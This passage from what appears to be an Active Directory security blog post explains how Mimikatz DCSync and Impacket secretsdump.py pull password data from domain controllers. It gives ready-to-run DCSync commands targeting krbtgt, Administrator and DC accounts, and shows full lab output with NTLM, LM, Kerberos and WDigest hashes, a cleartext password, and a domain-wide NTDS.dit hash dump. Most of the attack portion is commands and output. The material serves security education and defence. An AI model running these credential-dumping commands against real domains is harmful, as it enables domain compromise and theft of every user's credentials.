“The client DC sends a DSGetNCChanges request to the server when the first one wants to get AD objects updates from the second one. The response contains a set of updates that the client has to apply to its NC replica. …
When a DC receives a DSReplicaSync Request, then for each DC that it replicates from (stored in RepsFrom data structure) it performs a replication cycle where it behaves like a client and makes DSGetNCChanges requests to that DC. So it gets up-to-date AD objects from each of the DC’s which it replicates from.”

DCSync Options:

- /user – user id or SID of the user you want to pull the data for.
- /domain (optional) – FQDN of the Active Directory domain. Mimikatz will discover a DC in the domain to connect to. If this parameter is not provided, Mimikatz defaults to the current domain.
- /dc (optional) – Specify the Domain Controller you want DCSync to connect to and gather data.


There’s also a /guid parameter.

DCSync Command Examples:

Pull password data for the KRBTGT user account in the rd.adsecurity.org domain:
Mimikatz “privilege::debug” “lsadump::dcsync /domain:rd.adsecurity.org /user:krbtgt” exit


Pull password data for the Administrator user account in the rd.adsecurity.org domain:
Mimikatz “privilege::debug” “lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator” exit

Pull password data for the ADSDC03 Domain Controller computer account in the lab.adsecurity.org domain:
Mimikatz “privilege::debug” “lsadump::dcsync /domain:lab.adsecurity.org /user:adsdc03$” exit



```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /user:sallyuser
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC01.lab.adsecurity.org' will be the DC server

[DC] 'sallyuser' will be the user account

Object RDN           : SallyUser

** SAM ACCOUNT **

SAM Username         : SallyUser
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000280 ( ENCRYPTED_TEXT_PASSWORD_ALLOWED NORMAL_ACCOUNT )
Account expiration   :
Password last change : 8/29/2015 9:21:12 PM
Object Security ID   : S-1-5-21-1581655573-3923512380-696647894-2635
Object Relative ID   : 2635

Credentials:
  Hash NTLM: 7c08d63a2f48f045971bc2236ed3f3ac
    ntlm- 0: 7c08d63a2f48f045971bc2236ed3f3ac
    lm  - 0: 3381cfee50c733d845093ecdf24c8f7c

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.ADSECURITY.ORGSallyUser
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 4932ee0e9f039954e44371fc5c4a4e859f6f2833236c35f40d56e8c9c25d0af7
      aes128_hmac       (4096) : 1fa0a45d1f2caf67f90900a8b418b224
      des_cbc_md5       (4096) : 61166e376d3b1ad0

* Primary:Kerberos *
    Default Salt : LAB.ADSECURITY.ORGSallyUser
    Credentials
      des_cbc_md5       : 61166e376d3b1ad0

* Packages *
    Kerberos-Newer-Keys

* Primary:WDigest *
    01  cbb78c104245d3d1f4097fe2872c59ca
    02  0a013dbcd7481881f1c140950b6e6746
    03  d5888e1540c227977f780c44656fad64
    04  cbb78c104245d3d1f4097fe2872c59ca
    05  222e00d28bc0bc010d201b889a37984d
    06  9a7e61270015fb880f603f054da99aeb
    07  95c38ae01ac278695385c7da1c567603
    08  0d178a636ec8f5192b51576eee085655
    09  417c3d4c64da8ae0d530c6b7a1c012ce
    10  704da8c1fc1623128181b367f5b49620
    11  c78a9d907a5ca087e8703a047fbaf267
    12  0d178a636ec8f5192b51576eee085655
    13  b5f3e34daf3336b02b76d5df3483e75b
    14  45dd48b47a42f275c71dfdf3a5ffde94
    15  c5c89922bc9a658d8284dea26fd1aba0
    16  3e6b25a57a2d80c06a747c951707a277
    17  8cdb7efc390cd1c42ea22c850cd3e4bd
    18  0ae32fb3a91d47af70bca1f98f0906de
    19  3733c1a0ccea1bca895b596021c4829a
    20  d194671e12fc77c33faf3a918277f75f
    21  380ed9af4737285bc7cd8338ef9d2940
    22  e2a16812d78700b8c639948312eb282b
    23  ada8efd0e08cb2969f45083e0b3a9c6d
    24  6f391483dbaad5dbaa1794c2646648e3
    25  21cc239010dc28cf1827562bd3c9b5cb
    26  c0054574397b5c55d6f7a132ae42a184
    27  cd112a67abfb7cd0b6d864a1c0e413fa
    28  f8e8093d2661bdd0353292901609b603
    29  46ea56b168bf854ffed3f9037d9dcf74


mimikatz(commandline) # exit
Bye!
```

If the account is enabled for “reversible encryption”, the clear-text password shown.




```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /user:hansolo
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC01.lab.adsecurity.org' will be the DC server

[DC] 'hansolo' will be the user account

Object RDN           : HanSolo

** SAM ACCOUNT **

SAM Username         : HanSolo
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000280 ( ENCRYPTED_TEXT_PASSWORD_ALLOWED NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/23/2015 6:30:20 PM
Object Security ID   : S-1-5-21-1581655573-3923512380-696647894-2631
Object Relative ID   : 2631

Credentials:
  Hash NTLM: 7c08d63a2f48f045971bc2236ed3f3ac
    ntlm- 0: 7c08d63a2f48f045971bc2236ed3f3ac
    ntlm- 1: 269c0c63a623b2e062dfd861c9b82818
    ntlm- 2: 5bb99389d6306eb5fcac6673e7611262
    lm  - 0: 4ce1812af5d995155bcff9de823cdb93
    lm  - 1: de8b6b20c10ece9fda8d3d0e8a9acf62

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.ADSECURITY.ORGHanSolo
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 65d8164e6809eaece8c4fdb37bb1f96a9bd615675f406df23323363acca7d0b2
      aes128_hmac       (4096) : c9caa038091503f571555ef98f7a804a
      des_cbc_md5       (4096) : 1a64107ace3d517a
    OldCredentials
      aes256_hmac       (4096) : 10bf8e38b6e856e9feeac3da560ed4db4e778c3cdbced25a3f026ecebdec8d8c
      aes128_hmac       (4096) : b477406c69af72e6d05fdbfcd4ed3469
      des_cbc_md5       (4096) : 2567754a1a676e7a

* Primary:Kerberos *
    Default Salt : LAB.ADSECURITY.ORGHanSolo
    Credentials
      des_cbc_md5       : 1a64107ace3d517a
    OldCredentials
      des_cbc_md5       : 2567754a1a676e7a

* Primary:WDigest *
    01  f106cb31ee397bc2314516b8f7c0486c
    02  61b128b59c8ef4dbe409f5c22dc9dce6
    03  8b025f13329a793740a4a64466d08eb3
    04  f106cb31ee397bc2314516b8f7c0486c
    05  972ebf56c272b6e700c84da25d6b4cec
    06  49a23f80497b016a9085cf09889c65a1
    07  d5903a239b231183865d4998833dc4e7
    08  76d5a627f1400616b8b916dc731472ec
    09  7ad39a47340f7f682a3415ef98a9632a
    10  3a28cae2ce7d7d3cfc087954181630a0
    11  7351aab617eb8b96cf7ef676ffa10d8a
    12  76d5a627f1400616b8b916dc731472ec
    13  2c41514c60b469676c5219c1f10b4f9c
    14  ec1652cc4a8596d5549e88b1911bceec
    15  6eac475d5f8978ef41ff054ed22f824c
    16  26cbbe5413b5985561a24fadaab37f83
    17  8722edc3959e740ca5bdd197d6202b0b
    18  3d138abe47dc0905e961c97c5a2762ad
    19  1e6d964bcc380fc5473b1fec3102a9e7
    20  35760f6b57e1a677652a0a4eed0f554a
    21  71df18fa5c475d48736865cefc8a0c4f
    22  d7954c08440445a4ec03fc45735cb3f4
    23  e68b33ce0f8cfa2fc5949671ebbc4b9f
    24  6a0c0377d1258ab914b7bc0b29f35735
    25  ac6fcccf0e60d5f01ec14ac916819da8
    26  5b4b0470e43b4e8541ee5eca236e1d09
    27  08c9d3218e611f2ca723fbc6afd44a70
    28  287b98d7a6fe3fd6b79bc2564e911847
    29  f528bb62c7fe26ca1040ddb21ff7010e

* Packages *
    Kerberos-Newer-Keys

* Primary:CLEARTEXT *
    Password99!
```

Extract Hashes from NTDS.dit

One method to extract the password hashes from the NTDS.dit file is Impacket's secretsdump.py (Kali, etc).
Just need the ntds.dit file and the System hive from the DC's registry (you have both of

these with an Install from Media (IFM) set from ntdsutil).



```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -nt
ds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e:::
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58:::
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89:::
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab46321ceef22b4e8376f2dba7:::
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e062dfd861c9b82818:::
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dfffacffa666b75fddb:::
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee:f980ee4dd5487f4827204ffdd60b63cd:::
lab.adsecurity.org\Nathaniel.Morris:2608:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Madison.Martinez:2609:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Kaitlyn.Allen:2610:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Isabella.Wilson:2611:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Savannah.Roberts:2612:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Caleb.Lewis:2613:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Liliana.Sanders:2614:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Makayla.Anderson:2615:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\David.Miller:2616:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Bryson.Simmons:2617:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Eva.Barnes:2618:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Ryan.Hall:2619:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Arianna.Murphy:2620:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Colton.Brown:2621:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Dylan.Ward:2622:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Benjamin.Rodriguez:2623:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Micah.Cooper:2624:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Daniel.Murphy:2625:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Jack.Phillips:2626:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
```

References:

- Sean Metcalf's Presentations on Active Directory Security
- How Attackers Pull the Active Directory Database (NTDS.dit) from a Domain Controller
- Attack Methods for Gaining Domain Admin Rights in Active Directory
- Mimikatz DCSync Usage, Exploitation, and Detection
- Dump Clear-Text Passwords for All Admins in the Domain Using Mimikatz DCSync
- Mimikatz Guide and Command Reference
- Matt Graeber presented on leveraging WMI for offensive purposes at Black Hat USA 2015 (paper, slides, and video). Matt also spoke at DEF CON 23 (video) with colleagues and dove further into offensive WMI capability (and again at DerbyCon – video)
- PowerShellMafia's PowerSploit offensive PowerShell tools on Github
- Joe Bialek's (@JosephBialek) his blog post about Invoke-NinjaCopy
- DIT Snapshot Viewer

(Visited 134,498 times, 26 visits today)